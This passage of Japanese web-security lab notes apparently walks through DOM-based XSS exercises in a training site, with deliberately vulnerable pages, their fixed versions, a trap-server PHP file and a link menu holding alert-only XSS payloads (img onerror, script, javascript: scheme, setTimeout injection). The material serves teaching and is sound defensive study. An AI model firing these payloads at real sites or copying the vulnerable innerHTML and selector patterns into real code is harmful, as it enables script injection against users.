12   var req = new XMLHttpRequest();
13   var url = menus[location.hash.slice(1)];
14   if (! url) url = 'menu_a.html';
15   req.open("GET", url);
16   req.onreadystatechange = function() {
17     if (req.readyState == 4 && req.status == 200) {
18       var div = document.getElementById("content");
19       div.innerHTML = req.responseText;
20     }
21   };
22   req.send(null);
23 }
24 </script>
25 <a href="#menu_a">A</a>
26 <a href="#menu_b">B</a>
27 <a href="#menu_c">C</a>
28 <a href="#menu_d">D</a>
29 <div id="content"></div>
30 </body>
```

【サーバ： 4h/4h-004a.html 】

/var/www/html/4h/4h-004a.html - wasbook@example.jp - エディタ - WinSCP

```
<body>
<script>
window.addEventListener("hashchange", cxhash, false);
window.addEventListener("load", cxhash, false);

var menus = {menu_a: 'menu_a.html',
             menu_b: 'menu_b.html',
             menu_c: 'menu_c.html',
             menu_d: 'menu_d.html'};

function cxhash() {
  var req = new XMLHttpRequest();
  var url = menus[location.hash.slice(1)];
  if (! url) url = 'menu_a.html';
  req.open("GET", url);
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var div = document.getElementById("content");
      div.innerHTML = req.responseText;
    }
  };
  req.send(null);
}
</script>
<a href="#menu_a">A</a>
<a href="#menu_b">B</a>
<a href="#menu_c">C</a>
<a href="#menu_d">D</a>
<div id="content"></div>
</body>
```

【サーバ： 4h/4h-900.php 】

/var/www/html/4h/4h-900.php - wasbook@example.jp - エディタ - WinSCP


```
<?php
  header('Access-Control-Allow-Origin: http://example.jp');
?><img src=/ onerror=alert(document.domain) >
```

CORSによって、「example.jp」オリジンからの読み込みを許可しているので、
「4h-004.html」からのXMLHttpRequestリクエストからのアクセスで
読み込まれてしまいます


固定テーブルから、外部から危険なURLを指定できないようにしています

XMLHttpRequestリクエストで読み込むURLを検証していないと
フラグメント識別子の外部URL指定内容から、DOM Base XSSが
発生します

【ブラウザ→サーバ：リクエスト 4h/4g-004a.html → レスポンス 】



【ブラウザ→サーバ：リクエスト 4h/#menu_a → レスポンス 】




4h-004a ： XMLHttpRequestのURL検証版(XSS攻撃)

【ブラウザ】

- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS（正常系）
  17. 4h-006 :javascriptスキームによるXSS（攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版（正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版（攻撃）
  20. 4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS（攻撃）
  22. 4h-008 :setTimeoutによるXSS（対策版への攻撃）

```
6  <li>4.17.1 DOM Based XSS</li>
7  <ol>
8  <li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9  <li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="4h-005.html?color=2&quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="4h-005a.html?color=2&quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="4h-005b.html?color=2&quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="4h-005c.html?color=2&quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS（正常系）</a></li>
24 <li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS（攻撃）</a></li>
25 <li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版（正常系）</a></li>
26 <li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版（攻撃）</a></li>
27 <li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）</a></li>
28 <li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（攻撃）</a></li>
29 <li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（対策版への攻撃）</a></li>
30 </ol>
```




```
1  <body>
2  <script src="../js/jquery-1.8.3.js"></script>
3  <script src="../js/URI.min.js"></script>
4
5  <form id="form1">
6  <input type="radio" name="color" value="1">赤<br>
7  <input type="radio" name="color" value="2">緑<br>
8  <input type="radio" name="color" value="3">青<br>
9  </form>
10 <script>
11 var uri = new URI();
12 var color = uri.query(true).color;
13 if (! color) color = "1";
14
15 $('input[name="color"][value="' + color + '"]').attr("checked", true);
16 </script>
17 </body>
```

【サーバ： 4g/4g-005.html 】

/var/www/html/4h/4h-005.html - wasbook@example.jp - エディタ - WinSCP

```
<body>
<script src="../js/jquery-1.8.3.js"></script>
<script src="../js/URI.min.js"></script>

<form id="form1">
<input type="radio" name="color" value="1">赤<br>
<input type="radio" name="color" value="2">緑<br>
<input type="radio" name="color" value="3">青<br>
</form>
<script>
var uri = new URI();
var color = uri.query(true).color;
if (! color) color = "1";

$('input[name="color"][value="' + color + '"]').attr("checked", true);
</script>
</body>
```

URI.min.jsはクエリ文字列を簡単に取り扱うためのライブラリです


jQueryセレクタ

記述例	説明
$('#idname')	id属性がidnameであるものを取得
$('.classname')	class属性がclassnameであるものを取得
$('input[name="foo"]')	input属性がname属性がfooのものを取得


$関数（jQuery）はHTMLタグ文字を指定して、DOM要素を生成できます
jQuery固有の問題として、セレクタというjQueryの機能の不適切な利用によるXSS脆弱性があります

セレクタ指定文字列に外部文字列が混入して、XSS脆弱性となる場合があります


【ブラウザ→サーバ： リクエスト 4g/4g-005.html → レスポンス 】



【ブラウザ→サーバ： リクエスト js/URI.min.js → レスポンス 】



【ブラウザ→サーバ： リクエスト js/jqurey-1.8.3.js → レスポンス 】





4h-005 ： jQueryのセレクタの動的生成によるXSS(攻撃)

【ブラウザ】

- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS （正常系）
  17. 4h-006 :javascriptスキームによるXSS （攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版 （正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版 （攻撃）
  20. 4h-008 :setTimeoutによるXSS （正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS （攻撃）
  22. 4h-008 :setTimeoutによるXSS （対策版への攻撃）

```
6 <li>4.17.1 DOM Based XSS</li>
7 <ol>
8 <li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 <li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS （正常系） </a></li>
24 <li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS （攻撃） </a></li>
25 <li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 （正常系） </a></li>
26 <li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 （攻撃） </a></li>
27 <li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS （正常系; 3秒待つ） </a></li>
28 <li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS （攻撃） </a></li>
29 <li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS （対策版への攻撃） </a></li>
30 </ol>
```






```
1 <body>
2 <script src="../js/jquery-1.8.3.js"></script>
3 <script src="../js/URI.min.js"></script>
4
5 <form id="form1">
6 <input type="radio" name="color" value="1">赤<br>
7 <input type="radio" name="color" value="2">緑<br>
8 <input type="radio" name="color" value="3">青<br>
9 </form>
10 <script>
11 var uri = new URI();
12 var color = uri.query(true).color;
13 if (! color) color = "1";
14
15 $('input[name="color"][value="' + color + '"]').attr("checked", true);
16 </script>
17 </body>
```

【サーバ： 4g/4g-005.html 】

/var/www/html/4h/4h-005.html - wasbook@example.jp - エディタ - WinSCP

```
<body>
<script src="../js/jquery-1.8.3.js"></script>
<script src="../js/URI.min.js"></script>

<form id="form1">
<input type="radio" name="color" value="1">赤<br>
<input type="radio" name="color" value="2">緑<br>
<input type="radio" name="color" value="3">青<br>
</form>
<script>
var uri = new URI();
var color = uri.query(true).color;
if (! color) color = "1";

$('input[name="color"][value="' + color + '"]').attr("checked", true);
</script>
</body>
```

URI.min.jsはクエリ文字列を簡単に取り扱うためのライブラリです


jQueryセレクタ

記述例	説明
$('#idname')	id属性がidnameであるものを取得
$('.classname')	class属性がclassnameであるものを取得
$('input[name="foo"]')	input属性がname属性がfooのものを取得


$関数（jQuery）はHTMLタグ文字を指定して、DOM要素を生成できます
jQuery固有の問題として、セレクタというjQueryの機能の不適切な利用によるXSS脆弱性があります

セレクタ指定文字列に外部文字列が混入して、XSS脆弱性となる場合があります

